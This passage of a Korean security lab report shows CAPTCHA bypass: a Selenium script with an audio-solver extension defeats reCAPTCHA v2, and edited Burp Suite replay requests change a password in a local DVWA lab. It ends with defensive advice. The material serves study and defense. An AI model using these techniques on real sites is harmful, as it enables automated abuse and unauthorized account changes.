
[그림 18] 웹 페이지 접속

가장 먼저 웹 페이지로 접속하면 이 모습이 나온다.



# Google reCAPTCHA test

Adds the vanilla [reCAPTCHA](#) widget, for testing...



[그림 19] reCAPTCHA 등장


reCAPTCHA가 나타난다. 이미지 퍼즐 인증이 나타나지 않을 경우 위의 사진처럼 체크 박스가 뜨고 바로 그것을 클릭하면 인증이 완료된다.

Chrome이 자동화된 테스트 소프트웨어에 의해 제어되고 있습니다.




[그림 20] 이미지 퍼즐 등장

이미지 퍼즐이 나오는 경우이다. 확장 프로그램이 자동으로 음성으로 바꾸는 버튼(헤드폰 모양)을 누른다.



[그림 21] 확장 프로그램 인증 시도

확장 프로그램이 음성을 듣고 그것을 문자로 치환하여 인증을 시도한다.



[그림 22] 인증 완료

인증이 완료된 모습이다.

## 결과 분석

생각보다 훨씬 쉽고 빠르게 reCAPTCHA를 우회하여 인증을 완료한다. 실행은 총 20번 해보았다.

<표2> recaptcha\_bypass\_script.py 파일로 reCAPTCHA v2 우회 테스트

테스트 순서	걸린 시간(초)	이미지 퍼즐 여부	성공 여부
1	04.28	X	O
2	07.75	O	O
3	07.22	O	O
4	07.62	O	O
5	07.75	O	O
6	07.77	O	O
7	07.41	O	O
8	07.83	O	O

9	15.86	○	○
10	07.36	○	○
11	07.82	○	○
12	07.62	○	○
13	07.24	○	○
14	06.29	○	○
15	06.68	○	○
16	05.38	○	○
17	06.91	○	○
18	06.24	○	○
19	06.29	○	○
20	06.11	○	○

실행을 하면 대부분 7초 대로 모든 과정이 끝이 난다. 테스트에서 이미지 퍼즐의 등장 여부를 따진 이유는 실행을 할 때 이미지 퍼즐 과정을 애초에 거치지 않고 바로 인증 완료가 되는 경우도 있기 때문이다. (위 표의 결과들은 2024/11/08 에 재실행한 실습을 기준으로 작성한 것이다. 이번 실습에서는 이미지 퍼즐 과정을 거치지 않는 경우는 거의 나타나지 않았다. 하지만 9/26 실습때는 이미지 퍼즐 과정을 거치지 않고 바로 인증이 되는 경우도 빈번하게 일어났다.) 그리고 실행을 하고 인증을 완료하기까지 걸린 시간도 조금 흥미로운 부분이 있다. 처음에는 분명히 7초 대 후반으로 나오던 것이 6초대까지 줄어든 것이다. 물론 서서히 줄어든 것은 아니지만 후반부에 6초대로 계속 나오는 것은 유의미한 차이라고 생각한다. 이런 현상이 일어나는 원인이 무엇인지 조사해 보았다. 가장 가능성이 있다고 생각한 것은 확장 프로그램이 처음 몇 번 실행하는 동안 CAPTCHA의 패턴이나 유형을 학습하여 최적화된 방법을 선택하는 것이다. 하지만 확장 프로그램 Buster: Captcha Solver for Humans는 프로그램은 특정 패턴을 학습하거나 캐싱하는 기능에 관한 언급을 찾아볼 수 없었다. 이 원인이 아니라면 확장 프로그램이 처음 실행될 때 필요한 리소스나 모듈을 로드 하는 과정에서 시간이 조금 더 걸린 것이 아닐까 추정된다. 결론적으로, 이 실습을 통해 reCAPTCHA v2는 보안의 기능으로써 전혀 안전하지 않은 대책이라는 것을 알 수 있었다.

### 3. 패킷 재전송 방식(Burp Suite 이용)

패킷 재전송 방식은 이미 캡처가 된 패킷을 재전송하여 동일한 요청을 처리하도록 하는 기법이다. 요청(Request), 응답(Response) 과정을 기록한 후, 반복적으로 전송하여 CAPTCHA를 우회한다. 하지만 이 방법은 머신러닝, 웹 크롤링, OCR 방식에 비하면 잘 언급되지도, 쓰지도 않는 방식이다. 왜냐하면 서버에서 동작 값을 요구하거나, 변동되는 데이터에는 유연하게 대응하기 어렵다. 그리고 우회를 하는데 걸리는 시간도 다른 방식에 비하면 더 걸리는 편이라 별로 효율적인 방법도 아니다. 실습에서는 DVWA 환경에서 Burp Suite를 이용하여 패킷을 재전송해 CAPTCHA를 우회해볼 것이다.

1)



[그림 23] DVWA Inseure CAPTCHA

DVWA에서 Security Level을 Impossible에서 Low로 낮춰준다. 그리고 Insecure CAPTCHA로 들어가면 우선 패스워드를 변경하는 기능이 있고, 그러려면 reCAPTCHA를 거쳐야 한다는 사실을 알 수 있다. 새 패스워드 'minmin'를 입력하고 reCAPTCHA v2로 인증을 한다. 패스워드를 바꿨을 때 전송된 패킷을 확인해보기 위해 Change를 누르기 전 Burp Suite의 Proxy에서 설정을 Intercept on(off에서 on)으로 바꿔준다. 그 다음에 Change 버튼을 누른다.



2)

```
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 2465
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=53cosar5pkvoasfmd3kiqmt3f8; security=low
Connection: close

step=1&password_new=minmin&password_conf=minmin&g-recaptcha-response=
03AFcWEA7rEjdkiIL8rvXg8U8ang3bsumQChSpM-7IAyYQwkkqP0J1IEsze41yL2bXvUNkUjX2jxfbbq-nNWsK6R1Et03Pk7u86Tt8SFyPrKR4_g6tf9EUgJLSNye00TQVvf41kZ2nW4mNaio4lVRqxJgJVLGR
MfZgo-iSJO8g4q_lCkzwNoQ_Co8a8ASy4CvTH0HtrtFmubS_DIEVvzW7R2RFiYKLyrgmevoEo1fMw3vfamwZD_zYX0DFby_I90SrdWLjRi9Ro0wb2hiReg40tAs6biTadP9oYlNgFchm4VeX0_wZZWgEF
b-DTCvcCjffC2PcmB82msOfj9UfPi0S5y-VyviDj1fG12jqV90qH4xun_aHs0M6mNTr_dol-DbRmdMq0iVzi58BmrcWbb6qVrX0PkXh1N1F-LTcWcIboARyj2QowFuPszUj0_c5ikTIEHj3Pxd1_Kk5RYjw
631A1nmS41Go_L2eGPh6mLbbUw76zmyXMs4TzJlgj10t8E1J5tk-u4grFFBZjIKZjbZDN78eCpWdYCTU6GmdtmgRo6Luj1eDZ1Wh0Va56NnMa4ybRnNt7eNy1NU3sNzZff44L8om0iMtmQ6k-mauW80tg6
MqCcbCW0NYK_3Kh9l7EWPS9DhEh3m6zg0h-4faCkab87ziPCLy32LRzxSF3J8Xy05fUKRXGPW5ohXnCt6k2jyJp1YbFDn-xzoDoqAKy-n2P_Ej50k12XNBFP6ykdUoAE0vynks8oK-Qbs0s0EveKbY0ay0-Eep
k49wEY6M4jG0sr_Hw5jvCFirROffv7k1ukhPSduJX3Qdw9gvCH87onxn-ZdMTiip5RTmVfiwofG8ZM65CX9aKpAAZxvQ35bMW2cnS_8DK1wA5FfaXvTbMoH5j9es1VibqF8kP5QdX2Nd0TcbhAWGtVt61ks1L
GfzTKAJmm1ueb17Klqzoqcic41qm3eozY0vUfKmmjxmwp-ARz0Mo3gMbg6Sd8m6CQoxoLHx_1j2AUue-HXKqevfLgh8jxU10G6j6zj2wdeETGHTAM90oig_v3HjpQz2r28-iwkJmdRsg-sdZRSUDr6RV9W0UQ
G5R7sYorMFan1J7ni8sammLvh1z7s1-rfDXS1mpVbUkDUH5v6E9_n5z720ef5X6U3A198BvCb-77Sve0s8IHieha4r25FUwXC3Zhg1SsontEXibCyEQFL9ArcrM5uyYzWau18BYi4owhGnF6kAnnuufj-1NxFY
dModuy3FfEPNqKx022EocbIfwa921owoRg3uyQRkDu0e12LYIAh4p1Tx5dAMOpelNpofVbzEL0ym2dwkS5g67we2zeC3uZaUo-ZC4Nz4jm25sKpLzslWuR6j0I6z4T5L10V4_X6NKU8F06uKwb4_57xZdfgdNH
x8sMwSP_3HC2CYXtXNMZ-Bwzbcu6ezH-sQ5zyCTUKhf0viVp7njEtSu9NQHSztkTQy_3I2NLzqrFdkukpRYN2ldy0C0dcnyHKKRkVI100TEBw5mn2AMsLy6afFYQX1XozD655hFupq06r1DnmQatt2Y8tL65B_
BuFXVx-7y7GTAmnjqvIDiYcFj_AC04-z9jxLPWhcis0az6A0b5STnInCuxqMiJ5Kkc0dy0q0Y8MTXbZ52D0IqWAc_BwclwnwZD41bxtAYEviyVLWK978VUwFmMm84UuIPEL2nncBRNk0ny737s_q93xoqn4H
-E6AdZKM6a8j_bj825W6wn7zWw0YH_Nnp4vu1g4NmMHUs0EFMPj_1XE--A1y65GkhDdz0JNHXCo3XiJGWFUL5rrXs4xeVXSdf8-d-utff78jYDjTL-9fFctwoehCA0xm3W0YK3i8EarbryaM0WuxNOPeId
2cdp0dGMtT1Zyaf0ZhbC280zImqAhitm3ue1hRcYDVMMeCojP1440KknRhxOcnd6w3KcpLfteZ28xrSMC_hswVn6frJnLyfLPRgmJEuBMEYjG50TjHMU8mZBQjG5EPodLjImAiyoFANT7vna4hu8901qK1YC
L8n8gzV_MQ8Vj22U077heKX7YI_EWIEjM4YjM2G1f5qhg1Y0zUd0gT2_Yydf7qd14RnpXmst0UQKcsZ2EWw21100e_1Ad6dC8K-ZAazAJd2Naer83f-Ap8tDHRJcqJkVVRPzfw8y8yKEFOx8aEOb1ugHye1Yjfe
u7w3XmVqE4aYma0Ey2v4QpgfriZyV73yz1rap05CAZuewDH1_pJhdEvTW5S6jsLanXb46TugGitL6CQ0ex-y8iLoily_90Fp1rVCsYsU607-vZs-s0o8jh-PzeSNMps8UQVb1R181s_Wf_HCj52FikrND&
Change=Change
```

[그림 24] Burp Suite로 패킷 확인

Change 버튼을 눌렀을 때 서버로 전송된 패킷을 확인하였다. 패킷을 열어보고 가장 중요하다 여겨진 부분은 step으로 시작하는 줄이다.

step=1&password\_new=minmin&password\_conf=minmin&g-recaptcha-response=

읽어보면 step은 패스워드를 minmin으로 변경 후 reCAPTCHA의 인증 정보와 함께 서버로 전송하는 부분인 것을 알 수 있다. 1은 파라미터로 쓰는 것 같다. 여기서는 reCAPTCHA 인증이 성공적으로 되었으므로 g-recaptcha-response로 서버에 전송되는 것이다. 그리고 g-recaptcha-response 뒤에 많은 값들이 있는데 이것들은 reCAPTCHA를 확인할 때 랜덤으로 만들어지는 난수이다.

3)



[그림 25] CAPTCHA 인증 완료

Forward를 눌러 바로 다음 과정으로 넘어가면 이 화면이 뜬다. CAPTCHA 인증이 완료되었다는 메시지가 나온다. 바꾼 패스워드를 저장하기 위해 Change 버튼을 누르면 패스워드 변경 과정이 끝이 난다. 요청(Change)이 한 번 더 나오는 관계로 Change 버튼을 누르고 서버로 전달되는 패킷을 확인해보았다.

4)

```
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 61
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=53cosar5pkvoasfdm3k1qmt3f8; security=Low
Connection: close

step=2&password_new=minmin&password_conf=minmin&Change=Change
```

[그림 26] Change 이후 Burp Suite로 패킷 확인

두번째 Change 버튼을 눌렀을 때 서버로 전송되는 패킷을 확인해보았다.

이번에도 가장 중요하게 여겨진 부분은 step으로 시작하는 부분이다.

```
step=2&password_new=minmin&password_conf=minmin&Change=Change
```

읽어보면 이 부분의 기능은 변경할 비밀번호 minmin을 최종적으로 변경하는 역할이다. 앞에 step=1 부분과 다르게 파라미터가 2이다. 2는 CAPTCHA가 인증이 완료되었다는 것을 증명하는 역할로 추정된다. 변경할 비밀번호 minmin은 step=1 부분에서도, step=2 부분에서도 등장한다. 같은 비밀번호로 요청을 2번 보낸다. step=2 부분이 비밀번호 변경 전 최종 단계이기도 하고 CAPTCHA를 통과했다는 인증도 가지고 있으니 더 중요도가 높아 보였다. 그래서 첫번째 요청은 생략하고 두번째 요청만 비밀번호를 수정해서 다시 전송하면 CAPTCHA 기능을 우회하여 비밀번호를 변경할 수 있겠다는 생각이 들었다.

5)


```
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 61
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=53cosar5pkvoasfdm3k1qmt3f8; security=low
Connection: close

step=2&password_new=minmin_hack&password_conf=minmin_hack&Change=Change|
```

[그림 27] 비밀번호 수정 및 재전송

패킷의 step=2 부분에서 비밀번호 부분만 수정해서 Repeater로 서버에 여러 번 재전송하였다. 비밀번호는 minmin에서 minmin\_hack로 바꿨다. 그리고 Repeater 탭으로 전송했다.


6)



[그림 28] 패스워드 변경완료

Forward를 눌러 다음 과정으로 진행시켰다. 패스워드가 변경되었다는 메시지가 뜬다. 이 화면만 보서는 바뀐 패스워드가 minmin인지 아니면 minmin\_hack인지 알 수 없다. 의도한대로 minmin\_hack으로 변경되었는지 확인하기 위해서는 다시 DVWA에 로그인을 해보면 알 수 있다.


7)



[그림 29] 바뀐 패스워드로 로그인

패스워드가 minmin일 때는 Login Failed라는 결과가 나왔고, minmin\_hack 일 때는 로그인이 성공적으로 되었다.

8)



[그림 30] 정상적으로 접속

패스워드 minmin\_hack으로 로그인 후 정상적으로 접속이 된 모습이다.

### 3. CAPTCHA 우회를 방지하려면

#### 1. OTP(One-Time-Password) 사용

CAPTCHA를 포함하여 그 외에 추가적인 인증을 거치도록 한다. 흔히 '2단계 인증'이라고도 부른다. 추가적인 인증의 경우 일회성인 OTP(One-Time-Password)가 가장 유용하다. 한번 생성되면 새로운 OTP가 나올 때까지 유효기간이 짧아 이를 해결하는 자동화 프로그램을 개발하기 매우 까다롭다. 그리고 OTP는 주로 사용자의 신뢰할 수 있을 만한 기기로 전달되는 특징이 있다. (ex. SMS, 이메일, 인증 앱 등). 자동화 프로그램이 이 과정을 넘어가기는 매우 어렵고 만약 방법을 개발했다고 하더라도 사용자가 직접 인증하는 것과 비교해서 비효율적이다. 현실적으로 CAPTCHA 우회를 시도하는 행위 자체를 막는 것은 불가능하다. 이런 상황에서 OTP는 CAPTCHA의 앞 또는 뒤에 붙여 자동화 프로그램이 CAPTCHA를 혹시나 통과하더라도 추가 인증에서 실패하게 하거나, 애초에 OTP 인증에서부터 실패하여 CAPTCHA에 진입하지도 못하게 막을 수 있어 가장 효율적인 방법이다. 굳이 단점을 찾자면, 사용자 입장에서 조금 번거롭고 귀찮다고 느낄 수 있다.

#### 2. CAPTCHA 유형 변경

한 사이트에서 사용하는 CAPTCHA의 종류를 한가지로 국한시키지 않고, 텍스트, 이미지, 오디오 등 다양한 종류의 CAPTCHA를 랜덤하게 번갈아가면서 사용하는 것이다. 이런 경우 공격자 입장에서 모든 경우를 고려해야 하기 때문에 자동화 프로그램을 이용하기 까다로워진다. 하지만 이후에 공격자가 이를 모두 고려한 프로그램을 만들 수 있기 때문에 새로운 CAPTCHA 버전이나 종류가 나온다면 빠르게 반영하는 것이 좋다.

#### 3. 코드 난독화

난독화로 코드의 가독성을 떨어뜨려 자동화 프로그램이 CAPTCHA를 우회하는 것을 막는 방법이다. 이 방법은 공격자가 코드를 분석하고 그것을 조작하는 것을 어렵게 만든다. 예를 들어 의미가 있는 변수나 함수 이름을 무작위의 다른 문자들로 대체한다. 또, 중요한 문자열을 XOR 등의 방법으로 암호화를 하고 실행 시에 복호화 한다. 이 외에도 CSS를 통해

CAPTCHA를 숨겨진 상태로 로드시켜 봇이 CAPTCHA를 인식하기 어렵게 만들거나, 서버와의 통신을 난독화해 자동화 프로그램이 API 요청을 분석하기 어렵게 만드는 것 등 방법은 여러가지이다.

#### 4. 참고 문헌

- [1]: Cloudflare.(n.d.).캡차 작동 원리 | 캡차란?.Cloudflare  
<https://www.cloudflare.com/ko-kr/learning/bots/how-captchas-work/>
- [2]: ITWorld.(2016, October 20).ITWorld 용어풀이 | 캡차(Captcha).ITWorld  
<https://www.itworld.co.kr/news/99826>
- [3]: 최영은,김세환.(2017).보안성 및 사용성 측면에서의 CAPTCHA 동향.ScienceOn  
<https://scienceon.kisti.re.kr/commons/util/originalView.do?cn=JAKO201711656708335&oCn=JAKO201711656708335&dbt=JAKO&journal=NJOU00291864>
- [4]: Wu,Z.,&Yan J.(2010).The Robustness of "Connecting Characters Together" CAPTCHAs.Xidian University  
chrome-extension://efaidnbmnnnibpcajpcgicfindmkaj/https://jise.iis.sinica.edu.tw/JISESearch/fullText;jsessionid=8ccc546f84979bcb37c5ee81f61b?pld=44&code=1DC40594A86F329
- [5]: Wu,Z.&Yan J.(2010).The Robustness of Hollow CAPTCHAs.Xidian University  
chrome-extension://efaidnbmnnnibpcajpcgicfindmkaj/https://prof-jeffyan.github.io/ccs13.pdf
- [6]: 염지현.(2016, September 20).‘사람이 아니मु니다’ 캡차(CAPTCHA) 못 읽는 내가 문제?.동아사이언스  
<https://m.dongascience.com/news.php?idx=16668>
- [7]: Google 검색 센터. (2018, October 29).reCAPTCHA v3 소개: 봇을 차단하는 새로운 방법.Google  
<https://developers.google.com/search/blog/2018/10/introducing-recaptcha-v3-new-way-to?hl=ko>
- [8]: Authme.(2022, March 16).OCR(광학 문자 인식)이란? OCR 인식 기술의 장점과 적용 사례 탐구.Authme  
<https://authme.com/ko/blog/what-is-ocr/>
- [9]: 김민정,박진홍(2015).특징 분리를 통한 자연 배경을 지닌 글자 기반 CAPTCHA 공격.ScienceOn  
<https://scienceon.kisti.re.kr/commons/util/originalView.do?cn=JAKO201533678768>

[374&oCn=JAKO201533678768374&dbt=JAKO&journal=NJOU00291865&keyword=CAPTCHA%20OR%20%22CAPTCHA%22](https://www.jakob.org/journal/NJOU00291865&keyword=CAPTCHA%20OR%20%22CAPTCHA%22)

[10]: nextinnovation.(2021, August 25).Web Scraping.nextinnovation

<https://blog.nextinnovation.kr/tech/WebScraping/>

[11]: 정우일.(2021, July 13). CaptchaCracker 보안문자 인식 모델 만들기.정우일 블로그

<https://wooiljeong.github.io/python/captcha-cracker/>

[12]: WooilJeong.(2021).CaptchaCracker.GitHub

<https://github.com/WooilJeong/CaptchaCracker/blob/main/README-ko.md>

[14]: BizSpring 블로그.(n.d.). 자동화툴 'Selenium'을 이용한 크롤러 구현 및 3사 데이터 획득 방법 안내.BizSpring

